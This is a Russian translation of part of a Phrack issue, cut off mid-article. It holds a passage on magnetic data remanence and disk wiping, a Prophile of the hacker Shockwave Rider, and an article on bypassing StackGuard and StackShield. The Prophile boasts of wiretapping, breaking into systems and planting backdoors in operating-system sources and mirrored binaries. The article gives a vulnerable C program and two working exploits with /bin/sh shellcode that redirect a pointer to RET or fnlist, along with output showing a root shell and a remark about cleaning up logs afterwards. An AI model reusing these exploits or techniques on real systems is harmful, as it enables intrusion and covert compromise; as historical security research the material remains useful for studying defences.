Лабораторная атака носит сугубо теоретический характер, но о ней всё же стоит поговорить.

Прежде всего необходимо помнить, что цифровые носители не являются в строгом смысле цифровыми: биты записываются на принципиально аналоговый носитель — именно поэтому нам нужны такие технологии, как MFM (модифицированная частотная модуляция): постоянный ток стёр бы данные, а не записывал их.

Итак, поговорим о дисках и вкратце рассмотрим некоторые свойства магнитной записи.

В общем случае магнитная запись осуществляется путём нанесения магнитного заряда на ферромагнитный материал с помощью электромагнита. Для считывания данных питание электромагнита отключается, и диск вращается мимо катушки, наводя в ней напряжение — электромагнит фактически работает как небольшой генератор. При этом мы не записываем биты непосредственно в магнитный носитель, поскольку постоянный ток не работает с трансформаторами, а наша головка чтения/записи, по сути, является трансформатором. Поэтому данные кодируются в аналоговый сигнал с помощью той или иной модуляции. Для наглядности предположим, что диск использует что-то вроде частотной манипуляции (FSK). В действительности диски так не работают, но модемы — да. Возьмём FSK, поскольку о ней проще говорить, и она понятна новичкам.

Принцип кодирования данных: каждой цифровой единице соответствует аналоговый тон на протяжении времени T , а цифровому нулю — другой тон, также на время T . Например, 0 кодируется как 2600 Гц, а 1 — как 2000 Гц (Канзасский стандарт записи цифровой информации на кассетную ленту: 0 = 2400 Гц, 1 = 1200 Гц).

Причина, по которой я свожу это к упрощённой аудиоанalogии, скоро станет очевидной.

Если вы записываете поверх коммерческой кассеты на дешёвом магнитофоне, в паузах своей записи вы можете услышать оригинальную мелодию. Этот остаточный сигнал присутствует всё время, а не только в паузах.

Произошло вот что: магнитный поток, создаваемый головкой чтения/записи вашего магнитофона, оказался недостаточно мощным, чтобы полностью изменить поляризацию магнитных частиц на ленте за время воздействия. Эти частицы ведут себя предсказуемым образом, и если известно их текущее состояние и сигнал, который был к ним последний раз приложен, можно восстановить предыдущее состояние. Это явление связано с магнитным гистерезисом; оно также может быть обусловлено неточным выравниванием головки магнитофона. Об этом варианте — ниже.

Если частица на диске обладает текущей полярностью A , и известен характер потока, воздействовавшего на неё (что можно установить, изучив головку чтения/записи), то можно определить состояние частицы до последней записи и тем самым восстановить данные.

На практике восстановление битов потребовало бы лишь изучения этих частиц с учётом применяемой схемы кодирования. Документация SFS (Secure File System) содержит хорошее описание многих различных схем кодирования.

Как уже говорилось, это теоретическая атака. Мне неизвестно ни одного реального случая её применения для восстановления данных.

Как противостоять этой атаке? Многократной перезаписью данных.

При многократной перезаписи накопленный заряд частицы всё ближе подходит к верхнему идеальному значению, что маскирует «подлежащие» данные. Можно применить несколько проходов случайными битами, а затем несколько проходов значениями 0x00 и 0xFF. Случайные биты не дают злоумышленнику найти закономерность. Многократное применение 0xFF воздействует на частицы магнитным потоком в течение более длительного времени. Каждый проход приближает частицы к идеальному представлению 0xFF. По-настоящему параноидальные пользователи захотят повторить всё это несколько раз. Некоторые рекомендуют записывать нули после единиц. Это, вероятно, излишняя паранойя, но, возможно, и не лишняя.

Как упоминалось выше, существует и другой тип остаточных данных, уязвимый для лабораторной атаки, — связанный с отклонением в положении головки чтения/записи.

По мере вращения диска головка проходит над разными участками диска при каждом обороте. При записи она может намагничивать одни частицы, а при перезаписи — пропустить часть из них, оставляя исходную информацию для последующего исследования в лабораторных условиях. Это позволяет злоумышленнику восстанавливать данные, уходящие дальше в историю записей, чем при анализе сигналов путём вычитания, и в определённых отношениях, вероятно, проще в исполнении.

У нас нет никаких программных средств борьбы с этим. Защита от данной атаки требует либо размагничивания носителя, либо шифрования всего устройства с самого начала его использования.

Шифрование устраняет все перечисленные проблемы одним чистым и элегантным решением.

Представьте себе устройство, включённое в разрыв между IDE (или SCSI) адаптером и контроллером диска. Все обращения ПК к диску перехватываются этим устройством, а данные при необходимости шифруются или расшифровываются на лету. Таким образом, всё, что когда-либо попадает на диск — форматирование файловой системы, ОС — всё шифруется и сохраняется. Вся операция прозрачна для хост-компьютера и не зависит от его вычислительной мощности. Пользователь просто вводит ключ в этот контроллер при запуске: например, посредством клавиатурной панели, встроенной в накладку 5,25-дюймового отсека, установленную в корпус компьютера.

Подобное аппаратное решение не только решает проблемы остаточных данных, но и в целом повышает защищённость компьютера: при зашифрованных таблице разделов и ОС машина не может загрузиться без того, чтобы пользователь настроил встроенный фильтр с правильным ключом.

Способен ли хорошо финансируемый противник провести описанные здесь лабораторные атаки? Вероятно, да. Поэтому если вы не используете шифрование, возможно, стоит задуматься. Для данных, которые не должны знать никто кроме вас, храните открытый текст на дискетах, а шифртекст — на жёстком диске. Дискеты легко уничтожить или размагнитить. Только не забывайте о разделе подкачки; при работе с конфиденциальными материалами разумно его отключить. Лучше всего — оперативная память стоит дёшево. Купите 256 МБ и вовсе откажитесь от подкачки.

Против достаточно сильного противника, завладевшего вашим жёстким диском, вы в серьёзной беде без поточного шифрования. Насколько «достаточно сильным» должен быть этот противник,

чтобы всё это реально сработало, — остаётся предметом домыслов.

Примечания:

1. NCSC-TG-025 «A Guide to Understanding Data Remanence in Automated Information Systems»
<http://www.geekstreet.com/green.html>
2. Всё это проверялось на ядре Linux версии 2.0.35. Неизвестно, получит ли 2.1. обновлённую *ext2* или нет. Изучите команду `chattr` на вашей машине и покопайтесь в исходниках ядра, чтобы понять, делает ли код *ext2* что-нибудь полезное. В версии 2.0. — не делает.
3. Из пакета No-where utilities, доступен на вашем любимом HP-сайте.
4. Burn доступен в архивах Info-Mac.

0x06 — Дополнения и опечатки к Phrack 55

P55-14@71:

Хотел бы внести следующее исправление в свою статью «Основы GPS» из Phrack 55. Проект Teledesic является *не* спутниковым проектом на средней орбите (MEO), а использует спутники на низкой околоземной орбите (LEO). Благодарность Эрику Рачнеру за указание на эту ошибку.

[Благодарность e5 за присланную поправку.]

P55-18:

Файл 18 был ошибочно указан как файл 17.

EOF

Prophile: sw_r

Автор: Shockwave Rider

Раздел Phrack Prophile призван представить краткую биографию человека, о котором идёт речь. Это способ Phrack'a отметить, что данный человек сделал нечто достойное упоминания в той или иной области. Своего рода трибуна — Prophile даёт человеку возможность высказаться о чём угодно и возвеличить себя в меру своего желания. Это его время блистать.

Личное

Поле	Значение
Хэндл	Shockwave Rider
Прежние хэндлы	The Phelon, cpmhaqr, guest_, master blaster, s1thl0rd, другие
Происхождение хэндла	Роман Джона Браннера 1975 года
Как называть	По-разному, в зависимости от того, кто спрашивает
Как связаться	Не звоните мне, я сам позвоню.. (email: swr@gti.net)
Дата рождения	16.05.80
Рост	5'10"
Вес	170
Цвет глаз	Карие
Цвет волос	Чёрные
Клёвые вещи	Одной строки на это не хватит.. ;)
Площадки	Различные приватные системы
URL	Веб — отстой. Но всё же загляните: http://www.suzie.org / http://www.velkro.net/swr

Предпочтения

Женщины

Брюнетки с классом, остроумием и интеллектом. Привет, Сьюзи!@

Машины

На момент написания я особо не езжу.. когда обустроюсь на новом месте, планирую купить новую машину. (Я всегда любил автомобили и спортивные авто, так что это будет что-то БЫСТРОЕ!@). У меня масса «любимых» машин, но среди самых-самых прямо сейчас — Porsche 911, Dodge Viper, Porsche 959 (единственная причина, почему он не побеждает безоговорочно — то, что он до сих пор не сертифицирован для дорог общего пользования, что отстой) и Acura NSX-T.

Еда

Всякая разная — я индеец, так что индийская, естественно, любимая.. но я также люблю итальянскую, тайскую, китайскую и т. д. Наверное, мои главные любимые блюда — это стейк и пицца. Если приготовить правильно, я мог бы жить на этом вечно, не уставая, — хотя изредка хотелось бы и индийской (разумеется).

Алкоголь

Слишком много всего, чтобы перечислять здесь. Люблю хорошее пиво, крепкий виски.. и в общем-то всё остальное, лишь бы было мокрым и алкогольным (!@).

Музыка

Большой фанат хип-хопа. Также люблю хард-рок/хэви-метал, классику.. в общем-то всё, кроме неизменного исключения — кантри. Любимые группы/исполнители навскидку:

NWA, Tribe Called Quest, Eazy-E, Beastie Boys, Nirvana, Tool, Eric B+Rahkim, Slick Rick, Metallica, Korn, Beck, Ice Cube, KRS-ONE, Public Enemy, Front 242, Guns N Roses, Schooly D, Cypress Hill, Led Zeppelin, Wu-Tang Clan, MC Eiht, MC Ren, Garbage (Shirley Manson r000lz), NIN, Toadies, Aerosmith, Sir Mixalot, Me First & The Gimme Gimmes, DR Octagon, DJ Rectangle, Eminem, Weird Al, Motley Crue, Mr. Bungle, Red Hot Chili Peppers, Gang Starr, Run-DMC..

Фильмы

HEAT, «Славные парни» — в общем-то всё с ДеНиро или Пачино, «Крёстный отец» I, «Криминальное чтиво», Strange Brew, Bill & Ted's * (классика), South Park, El Mariachi.

Авторы

Краткий список:

- Фёдор Достоевский («Преступление и наказание», «Братья Карамазовы»)
- Дейв Барри (всё)
- Джозеф Хеллер («Уловка-22»)
- WR Stevens (TCP/IP Illustrated 1-2, и другие)
- Дж. Д. Сэлинджер («Над пропастью во ржи»)
- Джордж Оруэлл («1984», «Скотный двор»)
- Джон Браннер («Наездник ударной волны»)
- Дж. Р. Р. Толкин («Властелин колец», «Хоббит»)
- Рэй Брэдбери («Что-то страшное грядёт»)
- Роберт Силверберг (книги о Валентине Понтифексе и Гильгамеше)
- Виктор Харрис («Книга пяти колец»)
- Николас Пилеги («Wiseguy»)
- Сунь-цзы («Искусство войны»)

- Крис Дрейк и Кимберли Браун («PANIC!» — самая читабельная технарская книга из всех, что я читал, и до сих пор невероятно полезная)
- Нил Стивенсон («Лавина»)
- Уильям Гибсон (всё)

Что заводит

(Всё перечисленное относится к женщинам.)

Что раздражает

Педантичность, мелочность, позёрство/претенциозность, тупость (применимо к обоим полам).

Страсти

реа! (нет, не reaboу.. придурки)

Телефоны. Внутренности UNIX и VMS. Изучение новых языков программирования и операционных систем.

Быстрые машины, умные и красивые женщины, хорошая музыка, Guinness, хорошая еда, зима, весна, лето, осень, ночи, закаты, рассветы, хорошие книги, сон, кофейные столики Ms. Pac-Man, велосипед, кока-кола, Mountain Dew, водные горки, учёба, выпивка, секс/наркотики/рок-н-ролл, мороженое, оружие, игра в футбол, друзья, видеоигры.. всё, лишь бы было весело.

Памятные события

Покупка первого модема и его установка. Установка QModem и первый звонок на BBS.

Знакомство с концепцией хакинга/фрикинга от местного сисопа (с которым я до сих пор в лучших друзьях). Он сказал мне скачать Phrack («качай phrack.. этот зин рулит, d00d, там лучшие файлы!»). Я скачал последний на тот момент выпуск — Phrack 46.

PBX-системы (System75, SL-1, Rolm, DataStar и все остальные..)

Настройка первой Alliance-конференции (0-700-456-1000)

СВІ

Написание первого t-file'a

Как найти способ запустить DCL-шеллы из captive- и guest-аккаунтов.

На диалап-машине с UNIX, в далёкой-далёкой галактике, очень, ОЧЕНЬ давно.. первый символ # в приглашении командной строки, который я когда-либо видел.

Первый NUI (на SprintNet)

Первый лог сниффера (sunsniffer r0ckz)

Первый раз на DMS-100

Первый неопубликованный эксплойт (спасибо Скотту Чэзину за его щедрое — пусть и невольное — пожертвование :))

Приглашение вступить в Phone Losers of America от el_jefe. (Все, кроме меня, dhate и el_jefe, кто утверждает, что PLA — позёры. Особенно RBCP и его банда голубых каракуль-мальчиков.)

Знакомство с tr0ut (взломав систему, которой он пользовался) и вступление в H4G1S на заре его существования.

Первый root-шелл на 5ESS.

Yahoo!

Два слова.. Jay Dyson.

Первая (дающая root) дыра, найденная мной в UNIX.

Первый эксплойт, который я когда-либо стащил.

Первый эксплойт, который я когда-либо написал.

Освоение цифрового прослушивания.

Когда меня разбудили агенты ФБР.

Слежка за одним экспертом по компьютерной безопасности из Калифорнии, который появился в Wired Magazine вместе с Марком Лотором под псевдонимом «V.T.» в статье Джона Маркоффа о сотовом фрикинге. (Восстанови свою честь.. приди и возьми меня, большой парень. И попадись за прослушку телефонного секса!@)

Когда dk, ргум и я переадресовали телефон одного редактора Phrack на бридж и принимали все его звонки выходные напролёт. (Прости, route.. вода под мостом ;))

Примечание редакции: это было не выходные, fuck0! Это был один день (я отключил номер тем же вечером — и я до сих пор его помню, потому что он был элитным: 2801600).

IRC под ником erikb.

Насмешки над «экспертом по безопасности» Скоттом Йеличем при взломе его «защищённой» машины security.spy.org. (В итоге он просто выдернул кабели.. уныло).

Владение всеми и всем.

c4p3b0y vs. andy 0f m4yb3rry

autoreplyd

groktelnet

Бэкдоры в исходный код нескольких популярных коммерческих и бесплатных операционных систем, а также в бинарные дистрибутивы популярных пакетов на их сайтах-зеркалах. (Держу пари, от одной мысли об этом у вас становится тепло и уютно на душе.)

Читинг во всех онлайн-играх подряд ради смеха (многих — вместе с DK)

kibitz на beelzebub (y0y0 neal!)

Написание BoW 9 совместно с U4EA, Lister и DK

Все смешные розыгрышные звонки, особенно с el_jefe, dhate, U4EA и DK.

Мой первый кон (rimprcon).. из тех незабываемых впечатлений, которые незабываемы потому, что никто не даёт тебе о них забыть ;)

whackpack.hilarious.log

gay.log

наш недолго просуществовавший молодой ученик (dead_rat of the LoD!@##\$)

«творчески отредактированные» elastic'ом логи

sloppy's ass mailing list и всё, что с этим связано — 50 МБ email'а в день, угрозы судебными исками от Captain Zap (мировой придурок, заслуживает оказаться в мусорном ведре вместе с Meinel-Vranesevich-Shipley-BrianMartin), 400-килобайтные эго-тирады Agent Steal'a, бессвязные и

уморительные бредни elastic'a и так далее и тому подобное.

SEAWORLD ADVENTURE SARLO

Ах да, борды, заслуживающие упоминания:

- The Forbidden City
- Ripco
- The Toll Center
- Demon Roach Underground
- The Station
- Error 23
- Realms of Valor

Цитаты

GO AWAY PLA!

Это не паранойя, если они и правда за тобой.

leggo my eggo

pea *SPINS*

"KTHNX!"

-pea

???

P4NTZ/H4G1S - GL0B4L D0M1N4Ti0N '97

P4NTZ/H4G1S - GL0B4L D0M1N4Ti0N '97 - PR1SON '98

If you're not owned by H4G1S, you're not worth owning.

If you're not worth owning, you're probably owned by H4G1S anyway.

'\$show users /full/int/givemesysprivs'

"yeah, but, uh, how are we supposed to chmod chmod?"

"dog"

- tr0ut

Welcome to OpenBSD: The proactively secure Unix-like operating system.

"The dragons breath was warm and damp, it fogged up the mirror, I wiped the mirror with a tissue, the tissue tore, the dragon swallowed the damp tissue whole." (probably not exact)

- tr0ut

"f dragons"

- tr0ut

y0y0y0, sl0ppy 0n the m1c
watch my h1p tr1x 0n da bmx blke
I'm whirlin' and twirlin' like a bat 0utta hell
d00d, that stench, it's me, I smell!
0n the payph0nez iz where I l1ke t0 be
call1ng ppl I d0nt even kn0w in TURKEY!
HEHEHE! I have a psychopathic streak!
messaging st4r ab0ut drag0nz iz when I'm at my peak!
g00d g0d r0d, that tissue is damp!
watch th1s 360 of the handicap r4mp!
0ff I g0, blking int0 the sun

```
tissuez and payph0nez, my life iz s0 fun!

- tr0ut freestyling on the topic of the official H4G1S BMXer

"what's a golden shower?"
<2 minutes later> "this is waq.. you can see people peeing!"
- sloppy

"hmm, huh, hrmm, duh, drhfhfhfmasfh rhummm shoelaces?"

"Don't question my technical abilities!"
- Agent Steal

"I hate JP more than I hate banana candy"
- dk

"We're so money and we don't even know it"
- dk

"i've had a lot of practice swordfighting underwater"

"-shep-"
-u4ea

"Do they live in each others basements?"
- eubernlg

"Waaleikum Pastrami!"
- eubernlg

"Summa Sedes Non Capit Duos"
```

Я бы хотел включить сюда ещё много всего сказанного перечисленными ниже людьми, чего здесь нет — большинство из них часто говорят довольно остроумные и смешные вещи. В голове у меня промелькнуло немало глупостей, сказанных разными людьми, но я решил, что не хочу, чтобы их слова фигурировали в моих Цитатах.. :)

Но поскольку я писал всё это по памяти, и ещё из-за ограничений по объёму, это невозможно..

Ну и ладно.

Будущее андерграунда

Задавать этот вопрос — всё равно что спрашивать о будущем восьмидорожечных кассет или птицы додо.

Андерграунд больше не является андерграундом. Форумы, которые когда-то существовали для обсуждения хакинга/фрикинга и использования технологий в этих целях, теперь существуют для того, чтобы толпы полуграмотных программистов и самозванных экспертов по безопасности трепались о своей личной жизни, которая проходит почти целиком на ужасном медиуме под названием IRC. BBS, из которых вырос хак/фрик андерграунд, давно мертва. Любой лошара может купить доступ к крупнейшей сети в мире за 19.95 долларов в месяц, а потом объявиться на IRC или на каком-нибудь столь же унылом форуме и называть себя хакером, потому что читает bugtraq и умеет запускать эксплойты (или ещё хуже — потому что умеет проводить DoS-атаки). Хакерский склад ума превратился в несуществующий товар в новом корпоративном и медиадружелюбном «андерграунде».

И все, кто был по-настоящему частью хак/фрик-сцены, — в какой-то момент решили, что лучше зарабатывать деньги законным путём, чем рисковать юридическими проблемами и разрушать своё будущее ради ничего. Я в том числе.

В разбавленном андерграунде определение хакера неизменно звучит примерно так: «Тот, кто умеет кодить» или «Тот, кто умеет взламывать веб-страницы» и т. д.

Мотивы и цели этой «сцены» тоже совершенно иные, и можно с уверенностью заключить, что дальше она будет деградировать стремительными темпами.

С другой стороны, уйти в легальное поле — это хорошая вещь... Лично я предпочитаю быть по правую сторону закона и получать за это деньги — пока это продолжалось, было весело, и я многому научился, но всем нам рано или поздно надо взрослеть.

А для тех, кто только сейчас входит в это — зачем хакить? Все знания и информация, которые только можно захотеть, доступны по клику в любом браузере (или нажатию стрелки в Lynx).

Если вы инстинктивно и успешно опровергли два последних абзаца бредовой логики... значит, вы — свой.

Приветы

eubern1g, el_jefe, dhate, sl/tr0ut, sloppy, dk, neal, u4ea, dw, lurid, adamw,
fryguy, sarlo, sn, prym, plaguez, elastic, netw1z, route, redragon/djm, jennie,
acid phreak, number6, pea, fatalist, marauder, tabas, kwei, ratscabies..

всем модераторам BoW и участникам H4G1S, кого я упустил, и всем остальным, кого упустил — элита знает, кто они :)

Отдельные приветы следующим безымянным личностям, которые будут известны под произвольными псевдонимами:

oraclepunk, cheez, dos_tomates, the R&D militiamen, macgyver, SAF 1 & 'iblis'

(Не спрашивайте.)

|EOF|

Обход StackGuard и StackShield

Автор: Bulba and Kil3r

05.01.2000

Предисловие

«Когда буфер перезаписывает указатель... История беспокойного разума.»

Эта статья — попытка продемонстрировать, что уязвимости переполнения стека можно эксплуатировать на системах, защищённых StackGuard или StackShield, даже во враждебных условиях (например, когда стек является невыполнимым).

Обзор StackGuard

По словам авторов, StackGuard — это «простая техника компилятора, которая практически устраняет уязвимости переполнения буфера при весьма скромных потерях производительности».
[1]

Мы предполагаем, что читатель знает, как работают атаки с переполнением буфера и как писать эксплойты. Если нет — обратитесь к P49-14.

Если вкратце: мы можем изменить адрес возврата функции, записав данные за пределы локального буфера. Побочный эффект изменения адреса возврата состоит в том, что мы уничтожаем или модифицируем все данные стека, лежащие за концом переполненного буфера.

Что делает StackGuard? Он помещает слово-«канарейку» рядом с адресом возврата в стеке. Если при возврате из функции слово-«канарейка» оказалось изменено, значит, была предпринята атака «smashing the stack» — программа записывает предупреждение в syslog и завершается.

Рассмотрим следующую схему:

```
□...□□□□    ...
□ |-----|
□ | параметры, переданные функции |
□ |-----|
□ | адрес возврата функции (RET)  |
□ |-----|
□ | канарейка                     |
□ |-----|
□ | локальный указатель фрейма (%ebp) |
□ |-----|
□ | локальные переменные          |
□ |-----|
□...□□□□    ...
```

Чтобы защита была эффективной, атакующий не должен иметь возможности «подделать» слово-«канарейку», внедрив её значение в строку атаки. StackGuard предлагает два способа предотвратить подделку канарейки: «терминаторный» и «случайный».

Терминаторная канарейка содержит NULL (0x00), CR (0x0d), LF (0x0a) и EOF (0xff) — четыре символа, которые должны завершить большинство строковых операций, делая попытку

переполнения безвредной.

Случайная канарейка выбирается случайно в момент запуска программы (exes). Таким образом, атакующий не может узнать значение канарейки до старта программы, исследуя исполняемый образ. Случайное значение берётся из `/dev/urandom`, если он доступен, и вычисляется хешированием текущего времени в противном случае. Такой случайности достаточно, чтобы предотвратить большинство попыток предсказания.

StackShield

StackShield использует другую технику. Идея состоит в создании отдельного стека для хранения копии адреса возврата функции. Это также достигается добавлением кода в самое начало и конец защищаемой функции. Код в прологе функции копирует адрес возврата в специальную таблицу, а в эпилоге — возвращает его обратно в стек. Таким образом, поток выполнения остаётся неизменным — функция всегда возвращается к своему вызывающему. Фактический адрес возврата не сравнивается с сохранённым, поэтому нет никакого способа проверить, произошло ли переполнение буфера. Последняя версия также добавляет некоторую защиту от вызова указателей функций, указывающих на адреса, не содержащиеся в сегменте `.TEXT` (программа прекращает выполнение, если возвращаемое значение изменилось).

Может показаться, что эти две системы безупречны. Это не так.

«Nelson Menegele must be free»

«...атакующий может обойти защиту StackGuard, используя переполнение буферов для изменения других указателей в программе помимо адреса возврата, например указателей на функции и буферов `longjmp`, которые вовсе не обязательно находятся в стеке.» [2]

Хорошо. Так что же — нужна ли нам удача, чтобы переполнить указатель функции или `longjmp`? Ещё бы! Такой указатель, расположенный после нашего буфера, встречается нечасто, и в большинстве программ его нет вовсе. Гораздо вероятнее найти какой-нибудь другой указатель. Например:

```
[root@sg StackGuard]# cat vul.c

// Example vulnerable program.
int f (char ** argv)
{
    int pipa; // useless variable
    char *p;
    char a[30];

    p=a;

    printf ("p=%x\t -- before 1st strcpy\n",p);
    strcpy(p,argv[1]); // <== vulnerable strcpy()
    printf ("p=%x\t -- after 1st  strcpy\n",p);
    strncpy(p,argv[2],16);
    printf("After second strcpy ;)\n");
}

main (int argc, char ** argv) {
    f(argv);
    execl("back_to_vul","",0); //<-- The exec that fails
```

```

        printf("End of program\n");
    }

```

Как видите, мы просто перезаписываем адрес возврата, переполняя буфер. Но это не даст результата, поскольку программа защищена StackGuard. Однако простейший очевидный путь — не всегда лучший. Что если просто перезаписать указатель `p`? Вторая (безопасная) операция `strcpy()` запишет данные прямо по адресу, на который мы указываем. Что если `p` будет указывать на наш адрес возврата в стеке? Мы изменим адрес возврата функции, не касаясь канарейки.

Что нам требуется для атаки?

1. Указатель `p` должен физически располагаться в стеке после нашего буфера `a[]`.
2. Нужна ошибка переполнения, позволяющая перезаписать этот указатель `p` (например, неограниченный `strcpy`).
3. Нужна одна функция типа `copy()` (`strcpy`, `memcpy` или другая), которая принимает `p` как назначение и пользовательские данные как источник, при этом между переполнением и копированием не происходит повторной инициализации `p`.

Очевидно, что с учётом вышеперечисленных ограничений не все программы, скомпилированные со StackGuard, окажутся уязвимы, но такие уязвимости существуют. Например, ошибка `mapped_path` в `wu-ftpd 2.5`, где переполнение буфера `mapped_path` позволяло изменить указатели `Argv` и `LastArg`, используемые `setproctitle()`, что давало возможность модифицировать любую часть памяти процесса. Правда, это было переполнение *данных* (а не стека), но, с другой стороны, это показывает, что требования нашей уязвимости вполне выполнимы в реальном мире.

Как же это эксплуатировать?

Мы перезаписываем `p` так, чтобы он указывал на адрес RET в стеке, и тогда следующий вызов `*copy()` перезапишет наш RET, не касаясь канарейки. Нужно также протаскать шелл-код (используем `argv[0]`). Вот пример эксплойта (мы использовали `execle()`, чтобы сделать его независимым от окружения):

```

[root@sg StackGuard]# cat ex.c

/* Example exploit no. 1 (c) by Lam3rZ 1999 :) */

char shellcode[] =
    "\xeb\x22\x5e\x89\xf3\x89\xf7\x83\xc7\x07\x31\xc0\xaa"
    "\x89\xf9\x89\xf0\xab\x89\xfa\x31\xc0\xab\xb0\x08\x04"
    "\x03\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xd9\xff"
    "\xff\xff/bin/sh";
char addr[5]="AAAA\x00";

char buf[36];
int * p;

main() {
    memset(buf, 'A', 32);
    p = (int *) (buf+32);
    *p=0xbffffeb4; // <== let us point at RET
    p = (int *) (addr);
    *p=0xbffff9b; // <== new RET value

    execle("./vul", shellcode, buf, addr, 0, 0);
}

```

Проверено на системе RH 5.2 Linux с защитой StackGuard:

```

[root@sg StackGuard]# gcc vul.c -o vul
[root@sg StackGuard]# gcc ex.c
[root@sg StackGuard]# ./a.out
p=bffffec4      -- before 1st strcpy
p=bffffeb4      -- after 1st strcpy

```

bash#

Как видите, первый `strcpy()` перезаписывает `p`, затем `strcpy()` копирует новое значение `RET` так, что при возврате выполнение переходит по адресу нашего шелл-кода. Кабум!

Эта техника работает с программами, скомпилированными обычным `gcc` или `StackGuarded gcc`, но программы, скомпилированные `StackShield`, против неё устойчивы.

Ложки не существует

Я поговорил с Криспином Коуэном, одним из разработчиков `StackGuard`, и он предложил защиту против описанного взлома. Вот его идея:

«Защита XOR-случайной канарейки: здесь мы принимаем древнее предложение Аарона Гира — XOR случайной канарейки с адресом возврата. Код проверки канарейки, используемый при выходе из функции, XOR-ит адрес возврата с правильной случайной канарейкой (назначенной этой функции во время `ehes()`), чтобы вычислить, каким должно быть записанное случайное слово-канарейка в стеке. Если атакующий изменил адрес возврата, XOR-каная случайная канарейка не совпадёт. Атакующий не может вычислить канарейку для помещения в стек, не зная значения случайной канарейки. По сути, это шифрование адреса возврата с помощью случайной канарейки для данной функции.

Задача здесь — не дать атакующему узнать значение случайной канарейки. Ранее мы предлагали сделать это, окружив таблицу канареек "красными страницами", чтобы переполнения буферов не могли использоваться для извлечения значений канареек. Однако атака `Emsi` [описанная выше] позволяет ему синтезировать указатели на произвольные адреса.»

«(Простейшее решение здесь —) `mprotect()` таблицы канареек для предотвращения её повреждения.»

Мы сообщили Криспину, что собираемся написать об этом статью, и он ответил:

«Думаю, мы сможем выпустить обновлённый компилятор `StackGuard` (с XOR-случайной канарейкой) в понедельник.»

Этот компилятор был выпущен. [3]

`StackShield` обеспечивает (почти) эквивалентный уровень безопасности, сохраняя копию `RET` в безопасном месте (произвольного местоположения и размера — что само по себе не обязательно хорошая практика) и проверяя её целостность перед возвратом.

Мы можем обойти и это.

Если у нас есть указатель, которым можно манипулировать, мы можем использовать его для перезаписи вещей, помогающих нам эксплуатировать уязвимое переполнение в программе. Например, рассмотрим структуру `fnlist`, хранящую функции, зарегистрированные через `atexit(3)` или `on_exit(3)`. Чтобы попасть в эту ветку кода, программа должна вызвать `exit()`, но большинство программ делают это либо в конце выполнения, либо при возникновении ошибки (и в большинстве случаев мы можем спровоцировать исключение).

Посмотрим на структуру `fnlist`:

```
[root@sg StackGuard]# gdb vul
GNU gdb 4.17.0.4 with Linux/x86 hardware watchpoint and FPU support
[...]
This GDB was configured as "i386-redhat-linux"...
(gdb) b main
Breakpoint 1 at 0x8048790
```

```

(gdb) r
Starting program: /root/StackGuard/c/StackGuard/vul

Breakpoint 1, 0x8048790 in main ()
(gdb) x/10x &fnlist
0x400eed78 <fnlist>: 0x00000000 0x00000002 0x00000003 0x4000b8c0
0x400eed88 <fnlist+16>: 0x00000000 0x00000003 0x08048c20 0x00000000
0x400eed98 <fnlist+32>: 0x00000000 0x00000000

```

Видно, что вызываются две функции: `_fini [0x8048c20]` и `_dl_fini [0x4000b8c0]`, и ни одна из них не принимает аргументов (изучите исходники glibc, чтобы понять, как читать содержимое `fnlist`). Мы можем перезаписать обе эти функции. Адрес `fnlist` зависит от библиотеки `libc` и будет одинаковым для каждого процесса на конкретной машине.

Следующий код эксплуатирует уязвимое переполнение, когда программа завершается через `exit()`:

```

[root@sg StackGuard]# cat 3ex.c
/* Example exploit no. 2 (c) by Lam3rZ 1999 :) */

char shellcode[] =
    "\xeb\x22\x5e\x89\xf3\x89\xf7\x83\xc7\x07\x31\xc0\xaa"
    "\x89\xf9\x89\xf0\xab\x89\xfa\x31\xc0\xab\xb0\x08\x04"
    "\x03\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xd9\xff"
    "\xff\xff/bin/sh";
char addr[5]="AAAA\x00";

char buf[32];
int * p;

main() {
    memset(buf, 'A', 32);
    p = (int *) (buf+32);
    *p=0x400eed90; // <== Address of entry in fnlist which we'll modify
    p = (int *) (addr);
    *p=0xbffff9b; // <== Address of new function to call (shellcode :)
    execl("./vul", shellcode, buf, addr, 0, 0);
}

```

Как видите, наш эксплойт изменился всего на одну строку.

Проверим его на уязвимой программе:

```

[root@sg StackGuard]# gcc 3ex.c
[root@sg StackGuard]# ./a.out
p=bffffec4      -- before 1st strcpy
p=400eed90      -- after 1st  strcpy
After second strcpy ;)
End of program
bash#

```

Как видите, наша программа дала нам шелл после завершения нормального выполнения. Ни StackGuard, ни StackShield не могут защититься от такого вида атаки.

Но что если наша программа не вызывает `exit()`, а использует вместо него `_exit()`?

Посмотрим, что происходит при перезаписи канарейки. Программа с защитой StackGuard вызовет `__canary_death_handler()` (эта функция отвечает за журналирование попытки переполнения и завершение процесса). Взглянем на неё:

```

void __canary_death_handler (int index, int value, char pname[]) {
    printf (message, index, value, pname) ;
    syslog (1, message, index, value, pname) ;
    raise (4) ;
    exit (666) ;
}

```

Как видите, в самом конце есть вызов `exit()`. Конечно, такая эксплуатация программы сгенерирует логи, но если другого пути нет — это неизбежное зло. К тому же, получив `root`, вы сможете потом привести их в порядок.

Мы получили письмо от Перри Уэйгла (ещё одного автора StackGuard): «Кажется, я потерял своё изменение, делающее вызов `_exit()` вместо...». В настоящее время StackGuard вызывает `_exit()`.

Разумеется, описанный выше взлом не применим к StackShield. Защиту StackShield можно обойти, перезаписав сохранённый `%ebp`, который не защищён. Один из способов его эксплуатации (в наихудших условиях) описан в «The Frame Pointer Overwrite» за авторством klog в Phrack 55 [4]. Когда программа скомпилирована StackShield с опцией `-z d`, она вызывает `_exit()`, но для нас это не проблема.

Открытие Америки

Что если система защищена одновременно StackGuard и StackPatch (модификацией Solar Designer'a, делающей стек невыполнимым)? Это *самый* плохой сценарий? Не совсем.

Мы разработали умную технику, применимую когда ни один из вышеперечисленных методов не работает.

Отсылаем читателя к замечательной статье Рафала Войтчука «Defeating Solar Designer's Non-executable Stack Patch» [5]. Его великолепная идея состояла в патчинге таблицы глобальных смещений (GOT). Имея нашу уязвимость, мы можем сформировать произвольный указатель — почему бы не направить его на GOT?

Подумаем. Посмотрим на уязвимую программу:

```
printf ("p=%x\t -- before 1st strcpy\n",p);
strcpy(p,argv[1]);
printf ("p=%x\t -- after 1st  strcpy\n",p);
strncpy(p,argv[2],16);
printf("After second strcpy :)\n");
```

